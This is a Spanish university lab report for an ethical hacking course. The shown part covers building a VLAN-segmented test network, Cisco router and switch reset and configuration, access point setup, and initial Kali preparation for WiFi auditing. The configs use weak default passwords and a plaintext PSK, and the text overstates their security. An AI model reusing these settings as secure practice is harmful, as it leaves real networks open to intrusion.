PROYECTO FINAL G6

Laboratorio Hacking Ético

Integrantes

Tapia Rea Freddy Xavier
Trujillo Vistin Dennis Adrian
Loya Cadena Bryan Eduardo
Rosero Lema Ruth Estefanía
Lascano Puruncajas Ángelo Damián
Condolo Narváez Byron Paul

Fecha: 6 de febrero de 2026

Universidad Central del Ecuador
Facultad de Ingeniería y Ciencias Aplicadas
Cátedra de Criptografía y Seguridad de la Información

Resumen

El presente documento corresponde al desarrollo del proyecto final del **Grupo 6**, elaborado en el marco de la asignatura de *Criptografía y Seguridad de la Información*, cuyo objetivo principal es el diseño, implementación, configuración y análisis de una infraestructura de red segmentada, así como la ejecución controlada de diversas actividades de seguridad ofensiva con fines estrictamente académicos.

La práctica consiste en la creación de una red lógica compuesta por **cuatro equipos finales distribuidos en tres redes independientes**, interconectadas mediante dispositivos de capa 2 y capa 3, específicamente un **switch** y un **router**. Las redes diseñadas corresponden a: una red destinada a pruebas de seguridad que integra un sistema **Kali Linux** y un **Access Point** (Red X1), una red de servidores basada en **Windows Server** (Red X2) y una red de usuario final representada por un equipo **PCGX** (Red X3). Todas las direcciones IP utilizadas en la práctica siguen el esquema de direccionamiento privado `192.168.X.0/24`, donde el valor **X** corresponde al número del grupo, garantizando coherencia, orden y fácil identificación de las subredes involucradas.

Para la interconexión de las distintas redes, se implementó un esquema de segmentación lógica mediante **VLANs**, acompañado de un enrutamiento inter-VLAN utilizando subinterfaces configuradas bajo el estándar **IEEE 802.1Q**. El router cumple la función de puerta de enlace predeterminada para cada red, además de proporcionar servicios de asignación dinámica de direcciones IP mediante **DHCP**. El switch, por su parte, fue configurado para manejar múltiples VLANs, estableciendo puertos de acceso y enlaces troncales que permiten el transporte eficiente del tráfico entre redes.

Como parte del proceso de implementación, se documenta de forma detallada el procedimiento de **reseteo y restauración de configuraciones** tanto en el router como en el switch, asegurando un entorno limpio y controlado antes de aplicar las configuraciones finales. Posteriormente, se describe la configuración completa de los dispositivos de red, incluyendo parámetros de seguridad básicos como contraseñas, cifrado de credenciales y control de acceso remoto.

Adicionalmente, el proyecto incorpora el diseño de la topología de red mediante la herramienta **Cisco Packet Tracer**, permitiendo visualizar de manera clara la estructura física y lógica de la red, así como validar el correcto funcionamiento de la conectividad entre los distintos segmentos.

En el ámbito de la seguridad informática, se seleccionaron y utilizaron **cuatro herramientas del entorno Kali Linux**, tomadas del repositorio oficial de herramientas de Kali Linux y del listado de herramientas de explotación proporcionado en el aula virtual. Estas herramientas fueron empleadas para cumplir los siguientes objetivos: **monitoreo de red**, **ataque de denegación de servicio**, **ataque a las credenciales de una red inalámbrica** y una **actividad opcional de carácter abierto**, permitiendo al grupo explorar un escenario adicional de ataque controlado. Cada actividad es documentada de manera exhaustiva, describiendo el objetivo, la metodología aplicada, los resultados obtenidos y un análisis crítico de las implicaciones de seguridad.

Finalmente, el documento integra conclusiones generales orientadas a resaltar la importancia de una correcta segmentación de red, la aplicación de buenas prácticas de configuración y la necesidad de implementar mecanismos de seguridad preventiva

frente a ataques comunes. El desarrollo de esta práctica permitió consolidar conocimientos teóricos y prácticos relacionados con redes, administración de dispositivos Cisco y fundamentos de la seguridad ofensiva, reforzando la comprensión integral de los riesgos y desafíos presentes en infraestructuras de red modernas.

Índice

1. Introducción

En la actualidad, las redes de datos constituyen un componente fundamental en el funcionamiento de instituciones académicas, empresariales y gubernamentales, permitiendo el intercambio de información, el acceso a servicios digitales y la interconexión de sistemas heterogéneos. Sin embargo, el crecimiento y la complejidad de estas infraestructuras han incrementado de manera significativa la superficie de ataque, exponiéndolas a múltiples amenazas de seguridad que pueden comprometer la confidencialidad, integridad y disponibilidad de la información.

En este contexto, la seguridad de la información se ha convertido en un eje prioritario dentro del diseño y la administración de redes, haciendo indispensable no solo la implementación de mecanismos defensivos, sino también la comprensión práctica de las técnicas utilizadas por posibles atacantes. El estudio controlado de estas técnicas permite identificar vulnerabilidades, evaluar riesgos y proponer medidas de mitigación adecuadas, fortaleciendo así la postura de seguridad de una infraestructura tecnológica.

El presente proyecto, desarrollado por el **Grupo 6**, se enmarca dentro de esta necesidad, integrando conceptos de redes, administración de dispositivos de interconexión y seguridad ofensiva, con el objetivo de aplicar de manera práctica los conocimientos adquiridos a lo largo de la asignatura de *Criptografía y Seguridad de la Información*.

1.1. Contexto del proyecto

La práctica propuesta consiste en el diseño e implementación de una red segmentada que conecta múltiples equipos distribuidos en diferentes redes lógicas, utilizando dispositivos de red como routers, switches y puntos de acceso inalámbricos. Cada segmento de red cumple un rol específico dentro de la topología, permitiendo simular un entorno realista en el que coexisten estaciones de trabajo, servidores y redes inalámbricas.

Para la correcta organización de la red, se emplea un esquema de direccionamiento IP privado bajo el rango `192.168.X.0/24`, donde el valor **X** identifica al grupo de trabajo. Este esquema facilita la identificación de cada red y garantiza coherencia en la asignación de direcciones. Asimismo, se implementa segmentación mediante **VLANs**, lo que permite separar el tráfico de red, mejorar el rendimiento y aumentar el nivel de seguridad al limitar la propagación de posibles ataques.

El uso de herramientas de simulación como **Cisco Packet Tracer** permite representar de forma gráfica la topología diseñada, validar la conectividad entre dispositivos y verificar el correcto funcionamiento del enrutamiento inter-VLAN antes de su despliegue lógico o físico.

1.2. Justificación

La realización de este proyecto se justifica por la necesidad de que los estudiantes desarrollen competencias prácticas en el ámbito de la seguridad informática, comprendiendo tanto los mecanismos de protección como las técnicas de ataque más comunes utilizadas en entornos de red. El análisis ofensivo controlado permite identificar debilidades que, de no ser detectadas oportunamente, podrían ser explotadas en escenarios reales con consecuencias críticas.

Además, el uso de herramientas especializadas incluidas en el entorno **Kali Linux** proporciona una aproximación realista a las metodologías empleadas en auditorías de seguridad y pruebas de penetración, fomentando una visión ética y responsable del hacking, orientada exclusivamente al aprendizaje y a la mejora continua de la seguridad de los sistemas.

1.3. Objetivos del proyecto

1.3.1. Objetivo general

Diseñar, implementar y documentar una infraestructura de red segmentada que integre múltiples dispositivos y servicios, así como ejecutar actividades controladas de seguridad ofensiva, con el fin de analizar vulnerabilidades y fortalecer el entendimiento práctico de los principios de la seguridad de la información.

1.3.2. Objetivos específicos

- Diseñar una topología de red que conecte equipos ubicados en distintas redes lógicas, utilizando un router y un switch como elementos de interconexión.
- Implementar un esquema de direccionamiento IP estructurado bajo el rango `192.168.X.0/24`, asegurando la correcta identificación de cada red.
- Configurar dispositivos de red Cisco, aplicando segmentación mediante VLANs y enrutamiento inter-VLAN.
- Documentar los procedimientos de reseteo y configuración de los equipos de red, garantizando reproducibilidad y claridad técnica.
- Seleccionar y utilizar herramientas de Kali Linux para realizar actividades de monitoreo de red, ataques de denegación de servicio, ataques a redes inalámbricas y una actividad adicional de carácter abierto.
- Analizar los resultados obtenidos en cada actividad, identificando riesgos y proponiendo medidas de mitigación.

1.4. Alcance del documento

El presente documento abarca el diseño de la red, la configuración de los dispositivos involucrados, la simulación de la topología mediante Packet Tracer y la ejecución de actividades de seguridad ofensiva en un entorno controlado. Todas las pruebas realizadas tienen un enfoque estrictamente académico y educativo, sin intención de ser aplicadas en entornos productivos o sin la debida autorización.

La documentación desarrollada busca servir como una guía estructurada que evidencie el proceso completo seguido por el Grupo 6, desde la planificación inicial hasta el análisis final de los resultados, contribuyendo al fortalecimiento del aprendizaje práctico en el área de redes y seguridad informática.

2. Entorno y dispositivos físicos y programas utilizados

El desarrollo del presente proyecto se llevó a cabo en un entorno controlado, diseñado específicamente para la implementación, configuración y análisis de una infraestructura de red segmentada, así como para la ejecución de pruebas de seguridad informática con fines académicos. Dicho entorno integra tanto componentes físicos como herramientas de software especializadas, permitiendo simular escenarios reales de red y evaluar su comportamiento frente a diferentes tipos de ataques.

La correcta selección de los dispositivos y programas utilizados resulta fundamental para garantizar la validez de los resultados obtenidos, así como para asegurar que las prácticas realizadas se alineen con los objetivos formativos de la asignatura.

2.1. Sistema operativo Kali Linux

Kali Linux es una distribución de GNU/Linux orientada a la seguridad informática, ampliamente utilizada en auditorías de seguridad, pruebas de penetración y análisis forense digital. En el presente proyecto, Kali Linux fue empleado como plataforma principal para la ejecución de herramientas de monitoreo y ataque, debido a su amplia colección de utilidades especializadas preinstaladas.

Este sistema operativo se utilizó para realizar actividades como el análisis del tráfico de red, la ejecución de ataques de denegación de servicio, la evaluación de la seguridad de redes inalámbricas y la implementación de una actividad adicional de carácter abierto. Su flexibilidad y compatibilidad con hardware especializado, como antenas inalámbricas externas, lo convierten en una herramienta idónea para entornos académicos de aprendizaje en seguridad ofensiva.

2.2. Windows Server

Windows Server fue implementado como equipo servidor dentro de una red independiente, cumpliendo el rol de sistema centralizado para la provisión de servicios y la simulación de un entorno corporativo. La inclusión de este sistema operativo permite analizar el comportamiento de un servidor frente a distintos tipos de tráfico y ataques, así como evaluar los riesgos asociados a una configuración inadecuada de los servicios de red.

El servidor se integró dentro de su propia VLAN, lo que permitió aislarlo lógicamente del resto de los dispositivos, reforzando el concepto de segmentación de red y facilitando el análisis de la comunicación inter-VLAN mediante el router configurado como puerta de enlace.

2.3. Antena inalámbrica Atheros

Para las pruebas relacionadas con redes inalámbricas, se utilizó una antena Wi-Fi basada en el chipset **Atheros**, reconocido por su compatibilidad con el modo monitor y la inyección de paquetes. Estas características resultan esenciales para la ejecución de auditorías de seguridad sobre redes WiFi, ya que permiten capturar tráfico inalámbrico y evaluar la robustez de los mecanismos de autenticación y cifrado implementados.

La antena fue utilizada en conjunto con Kali Linux para realizar actividades de análisis y ataque controlado a redes inalámbricas, específicamente aquellas relacio-

nadas con la obtención de credenciales, siempre dentro de un entorno autorizado y con fines educativos.

2.4. Cisco Router

El router Cisco constituye el elemento central de interconexión entre las diferentes redes lógicas diseñadas en la práctica. Este dispositivo fue configurado para manejar múltiples subinterfaces, cada una asociada a una VLAN específica, utilizando el protocolo de encapsulación **IEEE 802.1Q**. De esta manera, el router cumple la función de enrutamiento inter-VLAN, permitiendo la comunicación controlada entre los distintos segmentos de red.

Adicionalmente, el router fue configurado para proporcionar servicios de **DHCP**, asignando dinámicamente direcciones IP a los equipos conectados en cada red, así como para implementar parámetros básicos de seguridad, tales como contraseñas de acceso y cifrado de credenciales.

2.5. Cisco Switch

El switch Cisco fue utilizado como dispositivo de capa 2, encargado de la segmentación lógica de la red mediante la creación y administración de múltiples VLANs. Cada puerto del switch fue configurado en modo acceso o troncal, según su función dentro de la topología, permitiendo conectar equipos finales y establecer enlaces con el router para el transporte de tráfico etiquetado.

La configuración del switch resulta fundamental para garantizar el aislamiento entre redes, mejorar el rendimiento y reducir la propagación de posibles ataques, ya que limita el dominio de broadcast y controla el flujo de información dentro de la infraestructura.

2.6. Cisco Access Point

El Access Point Cisco fue integrado a la red con el propósito de proporcionar conectividad inalámbrica a los dispositivos autorizados. Este equipo forma parte de la red que incluye el sistema Kali Linux, permitiendo la realización de pruebas de seguridad sobre redes WiFi en un entorno controlado.

La inclusión del Access Point facilita la simulación de escenarios reales en los que los atacantes intentan comprometer redes inalámbricas, permitiendo evaluar la efectividad de los mecanismos de autenticación y cifrado implementados, así como analizar posibles vulnerabilidades.

2.7. Tera Term

Tera Term es una herramienta de emulación de terminal utilizada para la administración y configuración de dispositivos de red mediante conexiones seriales y remotas. En el presente proyecto, Tera Term fue empleado para acceder a la consola del router y del switch Cisco, permitiendo realizar tareas de configuración inicial, reseteo de equipos y verificación de parámetros de funcionamiento.

El uso de esta herramienta garantiza un control preciso sobre los dispositivos de red y facilita la documentación detallada de los comandos ejecutados, contribuyendo a la reproducibilidad y claridad técnica del proyecto.

2.8. Herramientas de simulación y apoyo

Como complemento a los dispositivos físicos y sistemas operativos utilizados, se empleó la herramienta **Cisco Packet Tracer** para el diseño y simulación de la topología de red. Esta herramienta permitió representar gráficamente la infraestructura propuesta, validar la conectividad entre redes y verificar el correcto funcionamiento del enrutamiento inter-VLAN antes de su implementación definitiva.

El uso de herramientas de simulación constituye una práctica esencial en el ámbito académico, ya que permite analizar escenarios complejos de manera segura, reduciendo riesgos y facilitando la comprensión de los conceptos teóricos aplicados en la práctica.

3. Diseño de la red y Routemap en Packet Tracer

El diseño de la red constituye una etapa fundamental dentro del desarrollo del proyecto, ya que permite establecer la base lógica y física sobre la cual se implementan los servicios de red y se ejecutan las actividades de seguridad informática. En este apartado se describe de manera detallada la topología propuesta por el Grupo 6, así como la interconexión de los dispositivos y el flujo de comunicación entre las diferentes redes.

La topología fue diseñada y simulada utilizando la herramienta **Cisco Packet Tracer**, lo que permitió validar previamente la conectividad, la segmentación de la red y el correcto funcionamiento del enrutamiento inter-VLAN antes de proceder con las configuraciones finales.

3.1. Descripción general de la topología

La red diseñada está compuesta por un **router Cisco 2811**, un **switch Cisco 2960-24TT**, un **Access Point**, y cuatro equipos finales distribuidos en tres redes lógicas independientes. La interconexión de estos dispositivos permite simular un entorno realista en el que coexisten redes cableadas e inalámbricas, así como estaciones de trabajo y servidores.

El switch actúa como el punto central de distribución del tráfico, conectando tanto al router como a los equipos finales y al Access Point. El router, por su parte, se encarga del enrutamiento entre las distintas VLANs configuradas, permitiendo la comunicación controlada entre las redes.

3.2. Segmentación de la red

La infraestructura fue segmentada en múltiples redes lógicas mediante el uso de **VLANs**, lo que permite aislar el tráfico de cada red, mejorar el rendimiento general y aumentar el nivel de seguridad. Cada VLAN corresponde a una red específica definida en el enunciado del proyecto:

- **Red X1**: Red destinada a pruebas de seguridad, integrada por el sistema Kali Linux y el Access Point.
- **Red X2**: Red de servidores, representada por un equipo con Windows Server.
- **Red X3**: Red de usuario final, correspondiente al equipo PCGX.

Adicionalmente, se configuró una VLAN adicional destinada a pruebas y validaciones internas, lo que permitió realizar configuraciones y comprobaciones sin afectar el funcionamiento de las redes principales.

3.3. Esquema de direccionamiento IP

El direccionamiento IP utilizado en la práctica se basa en el rango de direcciones privadas `192.168.X.0/24`, donde el valor **X** corresponde al número del grupo, en este caso el Grupo 6. De esta manera, las redes quedan estructuradas de la siguiente forma:

- VLAN 10 – Red Kali Linux y Access Point: `192.168.61.0/24`
- VLAN 20 – Red Windows Server: `192.168.62.0/24`
- VLAN 30 – Red PCGX: `192.168.63.0/24`
- VLAN 40 – Red de pruebas: `192.168.64.0/24`

Cada red cuenta con su respectiva puerta de enlace predeterminada configurada en el router, garantizando la correcta comunicación entre VLANs mediante enrutamiento inter-VLAN.

3.4. Enrutamiento inter-VLAN

Para permitir la comunicación entre las distintas redes, se implementó un esquema de **Router-on-a-Stick**, utilizando subinterfaces en la interfaz física del router conectada al switch. Cada subinterface fue configurada con encapsulación **IEEE 802.1Q**, asociándola a una VLAN específica y asignándole la dirección IP correspondiente.

Este enfoque permite optimizar el uso de interfaces físicas del router y facilita la administración del enrutamiento, manteniendo una estructura clara y organizada.

3.5. Flujo de comunicación de la red

El flujo de datos dentro de la red se desarrolla de la siguiente manera:

1. Los equipos finales envían el tráfico hacia su puerta de enlace predeterminada, correspondiente a la subinterface del router asociada a su VLAN.
2. El switch identifica la VLAN de origen y transporta el tráfico etiquetado a través del enlace troncal hacia el router.
3. El router procesa el tráfico y determina la red de destino, reenviando los paquetes hacia la VLAN correspondiente.
4. El switch distribuye el tráfico hacia el puerto de acceso donde se encuentra conectado el dispositivo de destino.

Este flujo garantiza que la comunicación entre redes se realice de manera controlada, permitiendo además aplicar políticas de seguridad y monitoreo sobre el tráfico inter-VLAN.

3.6. Diagrama de la topología

En la Figura 11 se presenta el diagrama de la red diseñado en Cisco Packet Tracer, donde se puede observar la interconexión entre el router, el switch, el Access Point y los equipos finales, así como la segmentación lógica implementada mediante VLANs.



Figura 1: Topología de red diseñada en Cisco Packet Tracer

La topología diseñada permite cumplir con los requisitos establecidos en el enunciado del proyecto, proporcionando una infraestructura adecuada para la ejecución de las actividades de seguridad informática documentadas en los capítulos posteriores.

4. Reset de equipos de red

Antes de proceder con la configuración de la infraestructura de red diseñada, fue necesario realizar el proceso de restauración de los dispositivos de red a su estado inicial de fábrica. Este procedimiento garantiza un entorno limpio, libre de configuraciones previas que puedan interferir con el correcto funcionamiento de la red o afectar los resultados de las pruebas de seguridad realizadas.

El reseteo de los equipos permite asegurar que todas las configuraciones aplicadas durante la práctica sean controladas, documentadas y reproducibles, lo cual constituye una buena práctica fundamental en la administración de redes y en auditorías de seguridad informática.

4.1. Reset del Router

El router Cisco fue restaurado a su configuración inicial con el objetivo de eliminar cualquier parámetro previamente almacenado, incluyendo configuraciones de interfaces, rutas, contraseñas y servicios. Para este propósito, se utilizó el procedimiento estándar que permite ignorar el archivo de configuración almacenado en la memoria NVRAM durante el arranque del dispositivo.

Este proceso se realiza mediante la modificación temporal del registro de configuración del router, permitiendo acceder al sistema sin cargar la configuración existente.

4.1.1. Procedimiento de reseteo

A continuación, se detallan los comandos ejecutados durante el proceso de reseteo del router:

```
confreg 0x2142
reset
no
enable
config t
config-register 0x2102
end
copy running-config startup-config
reload
no
```

Listing 1: Comandos utilizados para el reset del Router Cisco

4.1.2. Descripción del procedimiento

El comando `confreg 0x2142` modifica el registro de configuración del router para que ignore el archivo `startup-config` durante el arranque. Posteriormente, el comando `reset` reinicia el dispositivo, permitiendo el acceso al modo privilegiado sin aplicar configuraciones previas.

Una vez iniciado el router, se accede al modo de configuración global para restaurar el registro de configuración original mediante el comando `config-register 0x2102`, asegurando que en futuros reinicios el router cargue correctamente la configuración almacenada. Finalmente, se guarda la configuración limpia en la memoria NVRAM y se reinicia el dispositivo para aplicar los cambios de forma permanente.

4.2. Reset del Switch

El reseteo del switch Cisco se realizó con el objetivo de eliminar configuraciones anteriores relacionadas con VLANs, puertos, contraseñas y otros parámetros administrativos. Este procedimiento es especialmente importante en dispositivos de capa 2, ya que las VLANs se almacenan en un archivo independiente (`vlan.dat`), el cual debe ser eliminado manualmente.

4.2.1. Procedimiento de reseteo

A continuación, se presentan los comandos utilizados para restaurar el switch a su estado inicial:

```
enable
show flash
delete vlan.dat
--confirm
erase startup-config
reload
```

```
--no
--no
```

Listing 2: Comandos utilizados para el reset del Switch Cisco

4.2.2. Descripción del procedimiento

El proceso inicia accediendo al modo privilegiado del switch mediante el comando `enable`. A continuación, se verifica el contenido de la memoria flash para confirmar la existencia del archivo `vlan.dat`, el cual almacena la información de las VLANs configuradas previamente.

El comando `delete vlan.dat` elimina dicho archivo, asegurando que no existan VLANs residuales que puedan afectar la segmentación de la red. Posteriormente, el comando `erase startup-config` borra la configuración de inicio almacenada en la NVRAM. Finalmente, el switch es reiniciado mediante el comando `reload`, descartando cualquier solicitud de guardar configuraciones, lo que permite iniciar el dispositivo con una configuración completamente limpia.

4.3. Importancia del reseteo en el proyecto

El reseteo de los dispositivos de red constituye una etapa crítica dentro del desarrollo del proyecto, ya que garantiza que todas las configuraciones aplicadas posteriormente respondan exclusivamente a los requerimientos del diseño propuesto por el Grupo 6. Además, este procedimiento facilita la identificación de errores, mejora la trazabilidad de los cambios realizados y asegura que los resultados obtenidos durante las pruebas de seguridad sean confiables y reproducibles.

La correcta ejecución de estos procesos sienta las bases para una configuración ordenada de la red y para la realización de las actividades de monitoreo y ataque documentadas en los capítulos siguientes.

5. Configuración del rack

Una vez realizados los procesos de reseteo de los dispositivos de red, se procedió con la configuración lógica del rack de comunicaciones. Esta etapa es fundamental, ya que define el comportamiento de la infraestructura de red, establece la segmentación mediante VLANs y permite la interconexión efectiva entre las distintas redes diseñadas.

La configuración del rack incluye la parametrización del router, el switch y el Access Point, asegurando que cada dispositivo cumpla con su función específica dentro de la topología planteada por el Grupo 6.

5.1. Configuración del Router

El router Cisco fue configurado para cumplir la función de enrutamiento inter-VLAN, actuando como puerta de enlace predeterminada para cada una de las redes lógicas implementadas. Para ello, se utilizó el esquema conocido como *Router-on-a-Stick*, el cual permite manejar múltiples VLANs a través de una única interfaz física mediante subinterfaces y encapsulación IEEE 802.1Q.

Adicionalmente, el router fue configurado para proporcionar servicios de asignación dinámica de direcciones IP mediante DHCP, así como parámetros básicos de seguridad para el acceso administrativo.

5.1.1. Configuración básica e interfaces

```
enable
configure terminal
hostname R2
interface fa0/0
no shutdown
exit
interface fa0/0.10
encapsulation dot1Q 10
ip address 192.168.61.1 255.255.255.0
exit
interface fa0/0.20
encapsulation dot1Q 20
ip address 192.168.62.1 255.255.255.0
exit
interface fa0/0.30
encapsulation dot1Q 30
ip address 192.168.63.1 255.255.255.0
exit
interface fa0/0.40
encapsulation dot1Q 40
ip address 192.168.64.1 255.255.255.0
exit
```

Listing 3: Configuración de subinterfaces y direccionamiento IP en el Router

Cada subinterface fue asociada a una VLAN específica y configurada con la dirección IP correspondiente, permitiendo que el router actúe como puerta de enlace predeterminada para los dispositivos conectados en cada red.

5.1.2. Configuración de acceso y seguridad

```
line vty 0 15
password cisco
login
enable secret cisco123
service password-encryption
exit
```

Listing 4: Configuración de seguridad y acceso remoto en el Router

Esta configuración permite el acceso remoto al router mediante líneas VTY, asegurando que las credenciales se encuentren cifradas y protegidas frente a accesos no autorizados.

5.1.3. Configuración del servicio DHCP

```
configure terminal
ip dhcp pool VLAN10
network 192.168.61.0 255.255.255.0
```

```
default-router 192.168.61.1
dns-server 8.8.8.8
exit
ip dhcp pool VLAN20
network 192.168.62.0 255.255.255.0
default-router 192.168.62.1
dns-server 8.8.8.8
exit
ip dhcp pool VLAN30
network 192.168.63.0 255.255.255.0
default-router 192.168.63.1
dns-server 8.8.8.8
exit
ip dhcp pool VLAN40
network 192.168.64.0 255.255.255.0
default-router 192.168.64.1
dns-server 8.8.8.8
exit
exit
copy running-config startup-config
```

Listing 5: Configuración de pools DHCP para cada VLAN

Cada *pool* DHCP fue definido para su respectiva VLAN, permitiendo la asignación automática de direcciones IP, puerta de enlace y servidor DNS a los equipos finales.

5.2. Configuración del Switch

El switch Cisco fue configurado como dispositivo de capa 2 encargado de la segmentación de la red mediante VLANs. Cada puerto fue asignado según el tipo de dispositivo conectado, utilizando puertos de acceso para equipos finales y puertos troncales para la comunicación con el router.

5.2.1. Creación de VLANs

```
enable
configure terminal
hostname S1
vlan 10
name KALI_ACCESS
exit
vlan 20
name SERVER
exit
vlan 30
name PCG6
exit
vlan 40
name PRUEBAS
exit
```

Listing 6: Creación y nombramiento de VLANs en el Switch

La creación de VLANs permite separar lógicamente el tráfico de red, mejorando tanto la seguridad como el rendimiento de la infraestructura.

5.2.2. Asignación de puertos de acceso

```
interface fa0/1
switchport mode access
switchport access vlan 10
exit
interface fa0/2
switchport mode access
switchport access vlan 20
exit
interface fa0/3
switchport mode access
switchport access vlan 30
exit
interface fa0/4
switchport mode access
switchport access vlan 40
exit
```

Listing 7: Configuración de puertos de acceso en el Switch

Cada puerto fue configurado en modo acceso y asignado a la VLAN correspondiente, conectando de forma directa los equipos finales y el Access Point.

5.2.3. Configuración de enlaces troncales

```
interface fa0/24
switchport mode trunk
switchport trunk allowed vlan 10,20,30,40
no shutdown
exit
interface fa0/23
switchport mode trunk
switchport trunk allowed vlan 10,20,30,40
no shutdown
exit
```

Listing 8: Configuración de puertos troncales en el Switch

Los puertos troncales permiten el transporte de tráfico etiquetado entre el switch y el router, facilitando el enrutamiento inter-VLAN.

5.2.4. Configuración de acceso administrativo

```
line vty 0 15
password cisco
login
exit
enable secret cisco123
service password-encryption
exit
copy running-config startup-config
```

Listing 9: Configuración de seguridad básica en el Switch

Esta configuración asegura el acceso administrativo al switch y protege las credenciales almacenadas.

5.3. Configuración del Access Point

El Access Point fue integrado a la red como parte de la VLAN destinada a Kali Linux y pruebas inalámbricas. Su función principal es proporcionar conectividad WiFi y permitir la ejecución de auditorías de seguridad sobre redes inalámbricas en un entorno controlado.

El Access Point fue configurado para operar dentro del segmento correspondiente, obteniendo su dirección IP de forma dinámica mediante DHCP y permitiendo la asociación de dispositivos autorizados para las pruebas académicas.

5.3.1. Configuración lógica y de seguridad del Access Point

El Access Point Cisco modelo **WAP4410N** fue configurado mediante la carga de un archivo de configuración, lo cual permitió establecer de manera consistente los parámetros de red, seguridad inalámbrica y administración del dispositivo. Este enfoque garantiza reproducibilidad y reduce errores derivados de configuraciones manuales.

La configuración aplicada responde a los requerimientos del entorno académico planteado, integrando el Access Point dentro de la infraestructura VLAN previamente definida y habilitando una red inalámbrica segura para la ejecución de pruebas controladas.

Configuración de red y direccionamiento El Access Point fue configurado para obtener su direccionamiento IP de forma automática mediante DHCP, permitiendo su integración directa con el router configurado previamente como servidor de direcciones.

```
[BASIC]
Host_Name=wap1627c4
Device_Name=WAP4410N
IP_settings=1
IPv6=0
```

Listing 10: Configuración básica de red del Access Point

Esta configuración permite una administración flexible del dispositivo, evitando conflictos de direccionamiento y facilitando su despliegue dentro del rack de comunicaciones.

Configuración inalámbrica básica El Access Point fue configurado para operar en modo mixto *802.11 b/g/n*, asegurando compatibilidad con distintos dispositivos cliente. Se definió un único SSID activo correspondiente al grupo de trabajo.

```
[Wireless_Basic]
Network_mode=7
Channel=6
SSID1=GRUPO6
SSID1_broadcast=1
```

Listing 11: Configuración inalámbrica básica

El uso de un canal fijo permite controlar interferencias durante las pruebas de auditoría WiFi, facilitando la captura de tráfico y el análisis posterior.

Configuración de seguridad inalámbrica Para garantizar la protección de la red inalámbrica, se implementó el estándar **WPA2-Personal** con cifrado **AES**, considerado una buena práctica en entornos modernos. La autenticación se realiza mediante una clave precompartida (PSK).

```
[Wireless_security_1]
security_mode=3
authentication_type=1
encryption=2
PSK_key=grupo6_cripto
Key_renew=3600
```

Listing 12: Configuración de seguridad inalámbrica WPA2

Esta configuración permite evaluar la robustez de la contraseña durante los ataques documentados en capítulos posteriores, manteniendo un equilibrio entre seguridad y viabilidad de pruebas académicas.

Aislamiento y control de acceso Se habilitó el aislamiento entre SSID y se mantuvo deshabilitado el control de acceso por direcciones MAC, con el objetivo de no interferir en las pruebas de auditoría y permitir la asociación controlada de los dispositivos del laboratorio.

```
isolation_between_SSID=1
isolation_within_SSID=0
Connection_Control=0
```

Listing 13: Parámetros de aislamiento y control de acceso

Parámetros avanzados y operación del dispositivo El Access Point fue configurado para operar exclusivamente en modo *Access Point*, descartando funcionalidades adicionales como WDS o modo monitor, ya que la captura de tráfico se realizó mediante una antena externa dedicada.

```
[AP_Mode]
AP_mode=0
```

Listing 14: Modo de operación del Access Point

Asimismo, se establecieron parámetros avanzados de transmisión, como ancho de canal de 20 MHz y valores estándar de *beacon* y *DTIM*, garantizando estabilidad y rendimiento durante las pruebas.

Configuración administrativa Finalmente, se configuraron las credenciales administrativas básicas del dispositivo, restringiendo el acceso a personal autorizado del grupo de trabajo.

```
[Management]
username=admin
AP_password=admin
HTTPS_Access=0
Secure_Shell=0
```

Listing 15: Configuración administrativa del Access Point

Relación con las pruebas de seguridad La configuración del Access Point constituye un elemento clave para el desarrollo del tercer ataque documentado en este trabajo, ya que define el entorno inalámbrico objetivo sobre el cual se realizaron las pruebas de auditoría WiFi, captura de handshakes y análisis de seguridad de la clave precompartida.

5.4. Importancia de la configuración del rack

La correcta configuración del rack garantiza el funcionamiento adecuado de la infraestructura de red y permite la ejecución efectiva de las actividades de seguridad planteadas en el proyecto. La segmentación mediante VLANs, el enrutamiento inter-VLAN y la asignación dinámica de direcciones IP constituyen elementos clave para simular un entorno realista y seguro.

Esta etapa sienta las bases para el desarrollo de los ataques documentados en los capítulos posteriores, asegurando que la red se encuentre correctamente estructurada y operativa.

6. Preparación del entorno Linux para auditoría WiFi

Antes de iniciar las pruebas de seguridad inalámbrica y los ataques descritos en capítulos posteriores, fue necesario preparar adecuadamente el entorno de trabajo en el sistema operativo Linux. Esta preparación tuvo como finalidad habilitar la captura, análisis y evaluación del tráfico inalámbrico mediante el uso de una antena externa compatible con modo monitor.

El entorno fue configurado exclusivamente con fines académicos, en redes propias o bajo autorización expresa, respetando los principios éticos y legales de la seguridad informática.

6.1. Sistema operativo y herramientas utilizadas

El sistema operativo empleado fue **Kali Linux**, seleccionado por integrar de forma nativa herramientas especializadas para auditoría de redes inalámbricas, entre las que destaca el conjunto *Aircrack-ng*. Asimismo, se utilizó una antena inalámbrica basada en chipset **Atheros**, la cual permite operar en modo monitor y realizar inyección de paquetes.

6.2. Identificación de la interfaz inalámbrica

El primer paso consistió en identificar la interfaz de red inalámbrica reconocida por el sistema. Para ello se utilizó el comando `ifconfig`, el cual permite visualizar las interfaces disponibles y su estado actual.

```
1 ifconfig
```

Listing 16: Identificación de interfaces de red

Este comando permite verificar el nombre de la interfaz inalámbrica (por ejemplo, `wlan0`) y comprobar si se encuentra en modo normal o monitor.

